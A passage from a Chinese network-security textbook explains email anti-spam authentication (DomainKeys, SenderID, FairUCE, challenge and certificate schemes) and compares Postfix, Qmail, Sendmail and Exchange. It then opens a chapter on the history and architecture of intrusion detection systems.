对于知名公司来说，通常需要发送各种业务邮件给客户、银行，这样，邮件的确认就显得很重要。现在，DKIM 技术标准提交给 IETF，可以参考 draft 文档，网址：http://www.ietf.org/internet-drafts/draft-delany-domainkeys-base-00.txt。

下面介绍 DomainKeys 的实现过程。

发送服务器要经过两个步骤：

① 建立。域所有者需要产生一对公/私钥用于标记所有发出的邮件（允许多对密钥），公钥在 DNS 中公开，私钥在使用 DomainKeys 的邮件服务器上。

② 签名。当每个用户发送邮件的时候,邮件系统自动使用存储的私钥来产生签名。签名作为邮件头的一部分,然后随邮件一起被传递到接收服务器上。

接收服务器要通过三步来验证签名邮件。

① 准备。接收服务器从邮件头提取出签名和发送域(from),然后从 DNS 获得相应的公钥。

② 验证。接收服务器用从 DNS 获得的公钥来验证用私钥产生的签名。保证邮件真实发送并且没有被修改过。

③ 传递。接收服务器使用本地策略来做出最后结果,如果域被验证了,而且其他的反垃圾邮件测试也没有检测位垃圾邮件,那么邮件就被传递到用户的收件箱中;否则,邮件可以被抛弃、隔离。

(3) SenderID 技术

SenderID 技术主要包括两个方面:发送邮件方的支持和接收邮件方的支持。其中发送邮件方的支持主要有三个部分:发信人需要修改邮件服务器的 DNS,增加特定的 SPF 记录以表明其身份,如"v=spf1 ip4:192.0.2.0/24-all",表示使用 SPF1 版本,对于 192.0.2.0/24 这个网段是有效的;在可选择的情况下,发信人的 MTA 支持在其外发邮件的发信通信协议中增加 Submitter 等扩展,并在其邮件中增加 Resent-Sender、Resent-From、Sender 等信头。

接收邮件方的支持有:收信人的邮件服务器必须采用 SenderID 检查技术,对收到的邮件检查 Pra 或 Mailfrom,查询发信人 DNS 的 SPF 纪录,并以此验证发信人身份。

因此,采用 Sender ID 技术,其整个过程如下:

① 发信人撰写邮件并发送。

② 邮件转移到接收邮件服务器。

③ 接收邮件服务器通过 SenderID 技术对发信人所声称的身份进行检查(该检查通过 DNS 的特定查询进行)。

④ 如果确认发信人所声称的身份和其发信地址相匹配,那么接收该邮件;否则,对该邮件采取特定操作,例如直接拒收该邮件或者将其作为垃圾邮件处理。

SenderID 技术实际上并不能根除垃圾邮件,它只是一个解决垃圾邮件发送源的技术,而垃圾邮件发送者可以通过注册廉价的域名来发送垃圾邮件,SenderID 就会认为这样的邮件是符合规范的。垃圾邮件发送者还可以通过别人的邮件服务器的漏洞转发其垃圾邮件,这是 SenderID 技术所不能解决的。

更为重要的是,SenderID 技术是 Microsoft 公司推出的,它在开放源代码的阵营中是不被支持的。

(4) FairUCE 技术

FairUCE(Fair use of Unsolicited Commercial Email)由 IBM 开发,该技术使用网络领域的内置身份管理工具,通过分析电子邮件域名过滤并封锁垃圾邮件。

FairUCE 把收到的邮件同其源头的 IP 地址相链接,即在电子邮件地址、电子邮件域和发送邮件的计算机之间建立起一种联系,以确定电子邮件的合法性。如采用 SPF 或者其他方法。如果能够找到关系,那么检查接收方的黑白名单,以及域名声名,以此决定对该邮件的操作,如接收、拒绝等。

FairUCE 还有一个功能，就是通过溯源找到垃圾邮件的发送源头，并且将那些传递过来的垃圾邮件再回复给发送源头，以此来打击垃圾邮件发送者。这种做法的好处就是能够影响垃圾邮件发送源头的性能，坏处就是可能波及到正常的服务器（如被利用的）的正常工作，同时该功能又产生了大量垃圾流量。

（5）局限性和缺点

以上的解决方案都具有一定的可用性，但是也存在以下一些缺点。

① 非主机或空的域名：反向查询方法要求邮件来自已知的并且信任的邮件服务器，而且对应合理 IP 地址（反向 MX 纪录）。但是，多数的域名实际上并不与完全静态的 IP 地址对应。通常情况下，个人和小公司也希望拥有自己的域名，但是，并不能提供足够的 IP 地址来满足要求。DNS 注册主机，比如 GoDaddy，向那些没有主机或只有空域名的人提供免费邮件转发服务。这种邮件转发服务只能管理接收的邮件，而不能提供邮件发送服务。

反向查询解决方案对没有主机或者只有空域名的用户造成如下问题。

- 没有反向 MX 记录。现在通过配置邮件客户端就可以用自己注册的域名能发送邮件。但是，要用反向查询发送者域名的 IP 地址就根本找不到。特别是对于那些移动的、拨号的和其他会频繁改变自己 IP 地址的用户。
- 不能发送邮件。要解决上面的问题，有一个办法就是通过 ISP 的服务器来转发邮件，这样就可以提供一个反向 MX 纪录，但是只要发送者的域名和 ISP 的域名不一样，ISP 是不允许转发邮件的。

在上述两种情况下，这些用户都会被反向查询系统拦截掉。

② 合法域名：能验证身份，并不一定就是合法的身份，如垃圾邮件发送者可以通过注册廉价的域名来发送垃圾邮件，从技术的角度来看，一切都是符合规范的；还有目前很多垃圾邮件发送者可以通过别人的邮件服务器漏洞进入合法邮件系统来转发其垃圾邮件，这些问题对于验证查询来说还无法解决。

3. 挑战技术

垃圾邮件发送者使用一些自动邮件发送软件每天可以发送数百万封垃圾邮件。挑战的技术通过延缓邮件处理过程，可以阻碍大量邮件发送者。那些只发送少量邮件的正常用户不会受到明显的影响。但是，挑战的技术只在很少人使用的情况下获得了成功。如果在更普及的情况下，可能人们更关心的是是否会影响到邮件传递，而不是是否阻碍垃圾邮件。

这里介绍两种主要的挑战形式：挑战——响应（Challenge Response，CR）和计算性挑战（Computational Challenges，CC）。

（1）挑战—响应

挑战—响应系统保留着许可发送者的列表。一个新的邮件发送者发送的邮件将被临时保留下来而不立即被传递，然后向这个邮件发送者返回一封包含挑战的邮件（挑战可以是连接 URL 或者是要求回复）。当完成挑战后，新的发送者则被加入到许可发送者列表中。对于那些使用假邮件地址的垃圾邮件来说，它们不可能接收到挑战，而如果使用真实邮件地址，又不可能回复所有的挑战。这说明 CR 系统还是有许多局限性。

CR 死锁。假如 Alice 告诉 Bill 要给朋友 Charlie 发送邮件。Bill 发送一个邮件给 Charlie，Charlie 的 CR 系统临时中断邮件，并发送给 Bill 一个挑战。但是 Bill 的 CR 系统又

会中断 Charlie 发送过来的挑战邮件，并发送自己的挑战。结果是用户都没有接收到挑战，也无法回复邮件。而且用户也无法知道，这是在挑战过程中发生了问题。因此，如果双方都使用 CR 系统，就可能无法进行沟通。

自动系统问题。邮件列表或者那些自动系统，如一些网站的“发送给朋友”功能，就不可能回应挑战。

（2）计算性挑战

现在也提出了计算性挑战方案，如通过增加发送邮件的“费用”。多数 CC 系统使用复杂的算法来有意拖延时间。对于单个用户来说，这种拖延很难被察觉，但是对于发送大量邮件的垃圾邮件发送者来说，这就意味着要花费很多时间了。CC 系统的实例如 Hash Cash。但是即便如此，CC 系统还是会影响快速通信而不仅仅是影响垃圾邮件。计算机挑战的局限性有以下几点。

① 不平等影响：计算性挑战是以 CPU、内存和网络为基础的，如在 1GHz 计算机上挑战可能花费 10s，但是在 500MHz 计算机上就需要花费 20s。

② 邮件列表：许多邮件列表都有数千，甚至数百万的接收者。如 Bug Traq，就可能会被看作垃圾邮件。CC 系统来处理邮件列表是不现实的。如果垃圾邮件发送有办法通过合法的邮件列表来绕过挑战，那么也就有办法绕过其他的挑战了。

③ 机器人程序：Sobig 或者其他像垃圾邮件一样的病毒，能让垃圾邮件发送者控制大量的计算机。这样就能够用大量的系统来均衡“费用”了。

当前，计算性挑战还没有广泛应用，因为这种技术还不能解决垃圾邮件问题，反而可能会干扰正常用户。

4. 证书技术

现在还提出了采用密码技术来验证邮件发送者的方案。从本质上来说，这些系统采用证书方式来提供证明。如果没有适当的证书，伪造的邮件就很容易被识别出来。

目前的邮件协议（SMTP）不能直接支持加密验证。研究中的解决方案扩展了 SMTP（比如 S/MIME，PGP/MIME 和 AMTP），还有一些其他的邮件协议则打算代替现在的邮件体系，比如 MTP。

在采用证书的时候，比如 X. 509 或 TLS，某些证书管理机构必须可用，但是，如果证书存储在 DNS，那么私钥就必须在验证的时候可用。（换句话说，如果垃圾邮件发送者可以访问这些私钥，那么也就可以产生有效的公钥）。另一方面，也要用到主要的证书管理机构（CA），但是，邮件是一种分布式系统，没有人希望所有的邮件都由单独的 CA 来控制。有一些解决办法是允许多个 CA 系统，如 X. 509 就会确定可用的 CA 服务器。这种扩展性也导致垃圾邮件发送者可以运行私有的 CA 服务器。

如果没有证书管理机构，就需要通过其他的途径在发送者和接收者之间来分发密钥。例如，PGP，就可以预先共享公钥。在未连接网络或者比较封闭的群组中，这种办法是可行的，但是在大量个体使用的时候，就不是太适合了，特别是对于需要建立新的联系的情况。从本质上来说，预先共享密钥有些类似白名单的过滤器：只有彼此知道的人才能发送邮件。

不幸的是，这些解决方案还是不能阻止垃圾邮件，例如，假设其中的一种加密方案被广

泛接受了,但不能确认邮件地址是真实的,而只能确认发送者有邮件的正确密钥。这有以下缺点。

① 滥用自动化工具:如果在广大范围内被应用,就需要有一种办法为所有用户产生证书或者密钥(包括邮件服务器端,邮件客户端),依赖于相应的解决办法,系统很可能通过一种自动化的方法来提供密钥。可是,垃圾邮件发送者也会滥用任何自动化系统,并且用来发送经认证的垃圾邮件。

② 可用性问题:如果 CA 服务器不可用怎么办?邮件被挂起、退回、还是依然可用?垃圾邮件发送者近来对一半以上提供黑名单的网站进行了拒绝服务攻击,并导致这些网站无法被访问。显然,这些垃圾邮件发送者想阻止别人更新黑名单。对于单一的 CA 服务器,显然也无法避免这样的命运。

从技术上来说,一种新的反垃圾邮件技术必然会导致出现一种对应的垃圾邮件技术,况且任何一种技术都没有办法去解决所有问题,技术的发展也将延续下去。总之,现在很多反垃圾邮件方案所采用的都不会只是一种技术,而是多种多类技术的综合体。

9.5 邮件服务器的比较

在 Linux 环境下可以选择的免费邮件服务器软件中,比较常见的有 Sendmail、Qmail、Postfix、Exim 及 Zmailer 等。在 Windows 平台上最有名的是 Exchange Server。

Postfix 是在 IBM 资助下由 Wietse Venema 负责开发的自由软件工程的一个产物,其目的是为用户提供除 Sendmail 之外的邮件服务器以做选择。Postfix 力图做到快速、易于管理、提供尽可能的安全性,同时尽量做到和 Sendmail 邮件服务器保持兼容性以满足用户的使用习惯。起初,Postfix 是以 VMailer 这个名字发布的,后来由于商标上的原因改名为 Postfix。

9.5.1 Postfix 的特点

Postfix 作为一款十分有特色的邮件服务器软件,具有以下特点。

- 支持多传输域:Sendmail 支持在 Internet、DECnet、X.400 及 UUCP 之间转发消息。Postfix 则被设计为无须虚拟域(virtual domain)或别名来实现这种转发。但其早期发布的版本仅仅支持 STMP 和有限度地支持 UUCP,对于我国用户来说,对多传输域的支持没有什么实际意义。
- 虚拟域:在大多数通用情况下,增加对一个虚拟域的支持仅需改变一个查找信息表即可。而其他的邮件服务器则通常需要多个级别的别名或重定向来获得这样的效果。
- UCE 控制(UCE,Unsolicited Commercial Email):Postfix 能限制哪个主机允许通过自身转发邮件,并且支持限定什么邮件允许接进。Postfix 实现的控制功能包括:黑名单列表、RBL 查找、HELO/发送者 DNS 核实。当前还没有实现基于内容的过滤。
- 表查看:Postfix 没有地址重写语言,而是使用了一种扩展的表查看来实现地址重写功能。表可以是本地 dbm 或 db 文件等格式。

设计Postfix的目标就是使其成为Sendmail的替代者。因此,Postfix系统的很多部分,如本地投递程序等,可以很容易地通过编辑修改类似Inetd的配置文件来替代。

Postfix的核心是由十多个半驻留程序组成的。为了保证机密性,这些Postfix进程之间通过UNIX的Socket或受保护的目录下的FIFO进行通信。即使使用这种方法来保证机密性,Postfix进程也并不盲目信任其通过这种方式接收到的数据。

Postfix进程之间传递的数据量是有限制的。在很多情况下,Postfix进程之间交换的数据信息只有队列文件名和接收者列表或某些状态信息。一旦一个邮件消息被保存进入文件,其将被一直保存,直到被一个邮件投递程序读出。

Postfix采用一些通常的措施来避免丢失信息,比如,在收到确认以前通过调用Flush和Fsync()保存所有的数据到磁盘中,检查所有的系统调用的返回结果来避免错误状况。

9.5.2 Qmail的特点

Qmail是Dan Bernstein开发的可以自由下载的MTA,其第一个beta版本0.7发布于1996年1月24日,1997年2月发布了1.0版,当前版本是1.03。

Qmail具有以下特点。

- 安全性高:为了验证Qmail的安全性,Qmail的支持者出资1000美元悬赏寻找Qmail的安全漏洞,一年以后,该奖金没有被领取,而被捐献给自由软件基金会。目前,Qmail的作者也出资500美元来寻求Qmail的安全漏洞。
- 投递速度快:Qmail在一个中等规模的系统可以投递大约百万封邮件,甚至在一台奔腾486计算机一天上能处理超过10万封的邮件,且支持并行投递。Qmail支持邮件的并行投递,可以同时投递大约20封邮件。目前邮件投递的瓶颈在于SMTP协议,通过STMP向另外一台互联网主机投递一封电子邮件大约需要花费10s。Qmail的作者提出了QMTP(Quick Mail Transfer Protocol)来加速邮件的投递,并且在Qmail中得到支持。Qmail的设计目标是在一台内存16MB的机器上最终达到每天可以投递大约百万级数目的邮件。
- 可靠性高:为了保证可靠性,Qmail只有在邮件被正确地写入到磁盘时才返回处理成功的结果,这样,即使在磁盘写入过程中发生系统崩溃或断电等情况,也可以保证邮件不被丢失,而只是要重新投递邮件。
- 特别简单的虚拟域管理:有一个第三方开发的称为Vpopmail的add-on来支持虚拟POP域。使用这个软件包,POP3用户不需要具有系统的正式账户。

Qmail的缺点就是配置方式和Sendmail不一致,不容易维护。而且Qmail的版权许可证含义非常模糊,甚至没有和软件一起发布。应用作者的话:“若你希望分发自己修改的Qmail版本,你必须得到我的许可。”

9.5.3 Sendmail与Qmail的比较

Sendmail是发展历史悠久的MTA,当前的版本是8.10.2。当然,Sendmail在可移植性、稳定性及确保没有Bug方面有一定的保证,Sendmail在发展过程中产生了一批经验丰富的Sendmail管理员,并且Sendmail有大量完整的文档资料,除了Sendmail的宝典以外,网络上有大量的Tutorial、FAQ和其他的资源。这些大量的文档对于如何很好地利用

Sendmail 的各种特色功能是非常重要的。Sendmai 是一个成熟的 MTA。

当然，Sendmail 也有一些缺点，其特色功能过多而导致配置文件的复杂性增加。虽然，通过使用 M4 宏使配置文件的生成变得容易很多。但是，要掌握所有的配置选项是一个很不容易的事情。Sendmail 在以前的版本中出现过很多安全漏洞，所以使管理员不得不升级版本。而且 Sendmail 的流行性也使其成为攻击的目标，这有好处也有坏处，这意味着安全漏洞可以很快地被发现，同样也可以使 Sendmail 更加稳定和安全。另外一个问题是 Sendmail 的一般默认配置都具有最小的安全特性，从而使 Sendmail 很容易被攻击。如果使用 Sendmail，应该理解每个打开的选项的含义和影响。一旦理解了 Sendmail 的工作原理，Sendmail 的安装和维护就变得非常容易了。通过 Sendmail 的配置文件，用户可以实现完成一切想象得到的需求。

Qmail 在其设计实现中特别考虑了安全问题。如果需要一个快速的解决方案，如一个安全的邮件网关，则 Qmail 是一个很好的选择。Qmail 和 Sendmail 的配置文件完全不同。对于 Qmail，它有自己的配置文件，配置目录中包含了 5～30 个不同的文件，各个文件实现对不同部分的配置(如虚拟域或虚拟主机等)。这些配置说明都在 man 中有很好的文档，但是 Qmail 的代码结构不是很好。

Qmail 要比 Sendmail 小很多，缺乏一些邮件服务器所具有的特色功能。与 Sendmail 不同的是，Qmail 不对邮件信封的发送者的域名进行验证，用以确保域名的正确性。自身不提供对 RBL 的支持，而需要 add-on 来实现。同样，Qmail 不能拒绝接收目的的接收人不存在信件，而是先将邮件接收下来，然后返回查无此用户的邮件。Qmail 最大的问题就在发送邮件给多个接收者的处理上。若发送一个很大的邮件给同一个域中的多个用户，Sendmail 将只向目的邮件服务器发送一个复制邮件。而 Qmail 将并行地连接多次，每次都发送一个复制件给一个用户。若用户经常要发送大邮件给多个用户，使用 Qmail 将浪费很多带宽。可以这么认为：Sendmail 优化节省带宽资源，Qmail 优化节省时间。若用户系统有很好的带宽，Qmail 将具有更好的性能，而如果用户系统的带宽资源有限，并且要发送很多邮件列表信息，则 Sendmail 效率更高一些。Qmail 不支持.forward(.forward 在很多情况下对用户很有用处)不使用/var/spool/mail，而是将邮件存放在用户 home 目录。

Qmail 的源代码相对于 Sendmail 来说更容易理解，这对于希望深入到内部了解 MTA 机制的人员来说是一个优点。Qmail 在安全性方面也要稳定一些。Qmail 有很好的技术支持，但是并没有像 Sendmail 那样被广泛地应用。Qmail 的安装不像 Sendmail 那样自动化，需要手工安装。而且 Qmail 的文档不像 Sendmail 那样完整和丰富。

Qmail 的 add-on 比 Sendmail 要少。一般来说，对于经验稍微少的管理员，选择 Qmail 相对要简单一点，而且其特色功能能满足一般用户的需求。Sendmail 类似于 Office 套件，80%的功能往往都不被使用。这就使 Qmail 在一些场合可能更受欢迎一些，它具有一些 Sendmail 所没有的更流行和实用的特色功能，如 Qmail 具有内置的 POP3 支持。Qmail 同样支持如主机或用户的伪装、虚拟域等。Qmail 的简易性也使其配置相对容易一些。

Qmail 相对于 Sendmail 更加安全和高效，运行 Qmail 的一台 Pentium 机器一天可以处理大约 2 000 000 条消息。

Qmail 相对于其他的 MTA 要简单得多，主要体现在以下 3 个方面

① 其他的 MTA 的邮件转发、邮件别名和邮件列表都是采用相互独立的机制，而 Qmail 采用一种简单的转发(Forwarding)机制来允许用户处理自己的邮件列表。

② 其他的 MTA 都提供快速而不安全的方式及慢的队列方式的邮件投递机制，而 Qmail 发送是由新邮件的出现而触发的，所以其投递只有一种模式——快速的队列方式。

③ 其他的 MTA 实际上包括一个特定版本的 inetd 来监控 MTA 的平均负载，而 Qmail 设计了内部机制来限制系统负载，所以 Qmail-smtpd 能安全地从系统的 inetd 来运行。Sendmail 有很多的商业支持，而且由于存在大量的用户群，在互联网上有大量的潜在技术支持。而 Qmail 只有很有限的技术支持。inter7. com 公司提供对 Qmail 的支持，该公司同样提供了免费的 add-on，包括一个基于 Web 的管理工具——QmailAdmin 和一个通过 Vpopmail 对虚拟域的支持，甚至包括一个基于 Web 的客户端接口—SqWebMail。

Qmail 还有一些其他的缺陷。如它不完全遵从标准，它不支持 DSN，认为 DSN 是一个即将消失的技术，而 Qmail 的 VERP 可以完成同样的工作，而又不像 DSN 依赖于其他主机的支持。Qmail 的另外一个问题是它不遵从 7b 系统标准，每次都发送 8b。若邮件接收方不能处理这种情况，就会出现邮件乱码的情况。

从安全性来讲，Sendmail 要比 Qmail 差一些，Sendmail 在发展中出现过很多著名的安全漏洞；而 Qmail 相对要短小精悍，但是仍然提供了基本的 STMP 功能。Qmail 的代码注释要少一些。Qmail 的一个很好的特色是其支持一种可选的基于目录的邮件存储格式，而不是使用一个很大的文件来存储用户所有的邮件。若用户的邮件服务器进行很多的 POP3 服务，则这种邮件存储格式可以提高效率。遗憾的是，Pine 自身并不支持这种存储格式，如果需要可以使用一些补丁来达到这个目的。

Qmail 的最大优点是：每个用户都可以创建邮件列表而无须具有根用户的权限，如用户 foo 可以创建名为 foo-slashdot，foo-linux，foo-chickens 的邮件列表，以便提供更好的功能，EZMLM(EZ Mailing List Maker)可以支持自动注册和注销、索引等 Majordomo 所具有的各种功能，而且是 CLI 驱动的，只需要编辑很少的文件。Qmail 非常适合于小型系统，它一般只支持较少的用户或用来管理邮件列表。Qmail 速度快并且简单，Qmail 是当用户希望安全且容易配置的最佳选择，Qmail 可以在 2 个小时内完成配置，而 Sendmail 可能在两天内都无法完成。

当然除了这里介绍的几种 MTA 以外，还有 Smail，Post. Office，the Sun Internet Mail Server(SIMS)，MMDF，Communi Gate，PMDF，Netscape Messaging Server，Obtuse smtpd/smtpfwdd，Intermail，MD Switch 等其他商业的或者免费的 MTA 可以选择。

9.5.4 Exchange Server

Exchange Server 是一个主要的 Intranet 协作应用服务器，适合于有各种协作需求的用户使用。Exchange Server 协作应用的出发点是业界领先的消息交换基础，它提供了业界最强的扩展性、可靠性、安全性和最高的处理性能。Exchange Server 提供了包括从电子邮件、会议安排、团体日程管理、任务管理、文档管理、实时会议和工作流等丰富的协作应用，而所有应用都可以通过 Internet 浏览器来访问。与 Microsoft BackOffice 产品相结合，使用通用的、熟悉的开发工具，Exchange Server 可以快速提供和实施强大的业务协作解决方案，满足用户对 Intranet 协作的多层次需求，提高企业竞争实力。

它的主流版本是 2000 年 1 月 4 日发布的 5.5 SP3 版本。现在，Exchange 2003 Server 已经问世。

Exchange Server 是在 Windows NT Server 的基础上开发起来的，与 Windows NT Server 集成并为 Windows NT Server 提供优化。如 Exchange Server 5.5 的运行需要 Windows NT Server 4.0 的支持。如果要运行 Exchange Server 企业版提供集群服务，则需要运行 Windows NT Server 4.0 企业版。

与竞争产品不同，Microsoft Exchange Server 从体系结构开始就与 Windows NT、其他后台产品和互联网协议集成在一起。如 Exchange 是唯一用 Windows NT 安全性来认证用户的产品；Exchange 提供了高性能的 IMAP4 和 POP3 实现。Exchange 可以与任何兼容 LDAPv3 的服务器，而不仅仅是 Exchange 服务器很好地实现目录推荐和同步。此外，可以使用 SSL 3.0 来加密透过 SMTP 的 Internet 电子邮件，利用 NNTP（Network News Transfor Protocol，网络新闻传送协议）自然访问协作应用，而不需要模板或文件转换。

Exchange Server 是一个设计完美的邮件服务器产品，提供了通常所需要的全部邮件服务功能。除了常规的 SMTP/POP 协议服务之外，它还支持 IMAP4、LDAP 和 NNTP 协议。Exchange Server 服务器有两种版本。标准版包括 Active Server、网络新闻服务和一系列与其他邮件系统的接口；企业版除了包括标准版的功能外，还包括与 IBM OfficeVision、X.400、VM 和 SNADS 通信的电子邮件网关。Exchange Server 支持基于 Web 浏览器的邮件访问。

在 Exchange Server 中，Internet 与 Web 有许多内在的联系。Exchange Server 可以支持由 IIS 运行的 Web 应用程序。Web 用户可以通过浏览器收发电子邮件，访问网络新闻，可以使用 Java Applets 访问群件。

不管对于用户还是管理员，Exchange Server 与其他微软产品都有密切关联。它的客户端可选产品为 Outlook。但是，这并不意味着不可以使用其他的 IMAP4 或 POP3 邮件客户软件访问 Exchange Server，只是有些高级功能用不上。

在用户管理上，Exchange Server 与 Windows NT 的用户目录联系密切。如果一个用户在 Windows NT 中没有账户，就不能够成为 Exchange Server 的用户。配置 Exchange Server 的时候，管理员可以直接从 Windows NT 域中，或者 NetWare NDS 目录中引入用户信息。对于用户邮箱，Exchange Server 也提供了很强的管理手段。

管理员还可以通过一个称为 Smart Host 的功能，将 Exchange Server 设置成为邮件服务器阵列的交换中心，把发送的邮件转给其他厂家的 SMTP 服务器处理。通过这种方法，可以建立起网络邮件服务器间直接的通信联系。

总之 Exchange Server 对于企业级用户来说，是一个高性能的邮件服务器产品和群件。

Exchange Server 5.5 不提供访问 NT 域用户的功能。但 Exchange Server 提供 ADSI 接口，创建邮箱很方便。而且它的邮箱可以与 NT 的域用户同步。ADSI 是活动目录服务接口的英文缩写，原文是 Active Directory Service Interfaces，需要安装。

但相对于 UNIX 平台下的邮件服务器软件，Exchange Server 缺乏跨平台能力，不支持 UNIX 系统。而且其价格较为昂贵，同时 Exchange Server 作为客户端/服务器系统，需要更强的计算能力，尤其是服务器端，需要较高硬件支持，而且 Exchange 会占用极大的系统资源。

习题

1. 什么是 SMTP 协议?
2. 在 UNIX/Linux 下邮件服务器有哪几个模块?
3. 邮件内容的安全问题主要包含哪几个方面?
4. 垃圾邮件通常包含哪些内容? 反垃圾邮件技术主要包括哪些?
5. 【思考题】试比较几种常见邮件服务器的性能和特点。

CHAPTER 10

第10章 入侵检测系统技术

入侵检测系统(Intrusion Detection System,IDS)是探测计算机网络攻击行为的软件或硬件。它作为防火墙的合理补充,可以帮助网络管理员探查进入网络的入侵行为,从而扩展了系统管理员的安全管理能力。

本章要点如下:

- IDS 系统的分类和体系结构;
- 入侵检测系统面临的问题;
- 入侵检测系统的弱点和局限;
- IDS 展望。

10.1 入侵检测系统简介

随着攻击者技术水平的提高,攻击工具与手段的多样化,单纯在连接外网的接口处部署防火墙的策略,已经无法满足对安全高度敏感的部门的需要,网络的防卫必须采用一种高深的、多样的手段来保护内部网络的安全,这就是入侵检测系统。

入侵检测系统在计算机网络系统中的若干关键点收集信息,并通过分析网络数据流、主机日志、系统调用,及时显示出相关的攻击行为,从而提高了信息安全基础结构的完整性。入侵检测被认为是防火墙之后的第二道安全闸门,它可以在不影响网络性能的情况下对网络进行监测。

10.1.1 入侵检测系统的发展

1980 年 4 月,James P. Anderson 向美国空军提交了一份题为"Computer Security Threat Monitoring and Surveillance"(计算机安全威胁监控与监视)的技术报告,第一次详细阐述了入侵检测的概念,并提出了一种对计算机系统风险和威胁的分类方法,以及利用审计跟踪数据监视入侵活动的思想。

从 1984 年到 1986 年,乔治敦大学的 Dorothy Denning 和 SRI/CSL(SRI 公司计算机科学实验室)的 Peter Neumann 研究出了一个实时入侵检测系统

模型，取名为 IDES(入侵检测专家系统)。该模型由 6 个部分组成：主体、对象、审计记录、轮廓特征、异常记录、活动规则。它独立于特定的系统平台、应用环境、系统弱点以及入侵类型，为构建入侵检测系统提供了一个通用的框架。

1988 年，SRI/CSL 的 Teresa Lunt 等人改进了 Denning 的入侵检测模型，使其包含一个异常检测器和一个专家系统，分别用于统计异常模型的建立和基于规则的特征分析检测，IDS 的结构框架如图 10.1 所示。

在 1988 年的莫里斯蠕虫事件发生之后，网络安全才真正引起人们的高度重视。美国空军、国家安全局和能源部共同资助空军密码支持中心、劳伦斯利弗摩尔国家实验室、加州大学戴维斯分校、Haystack 实验室，开展对分布式入侵检测系统(DIDS)的研究，将基于主机和基于网络的检测方法集成到一起，IDS 总体结构如图 10.2 所示。




图 10.1　IDS 框架结构　　　　图 10.2　IDS 总体结构

根据图 10.2 所示，可以把入侵检测系统的功能结构分为两大部分：中心检测平台和代理服务器。代理服务器是负责在各个操作系统中采集审计数据，并把审计数据转换成与平台无关的格式后，再传送到中心检测平台，或者把中心平台的审计数据需求传送到各个操作系统中。而中心检测平台由专家系统、知识库和管理员组成，其功能是根据代理服务器采集来的审计数据进行专家系统分析，产生系统安全报告。管理员可以向各个主机提供安全管理功能，根据专家系统的分析向各个代理服务器发出审计数据的需求。另外，在中心检测平台和代理服务器之间通过安全的 RPC 远程过程调用协议进行通信。

DIDS 是分布式入侵检测系统历史上的一个里程碑式的产品，它的检测模型采用了分层结构，包括数据、事件、主体、上下文、威胁和安全状态等六层。

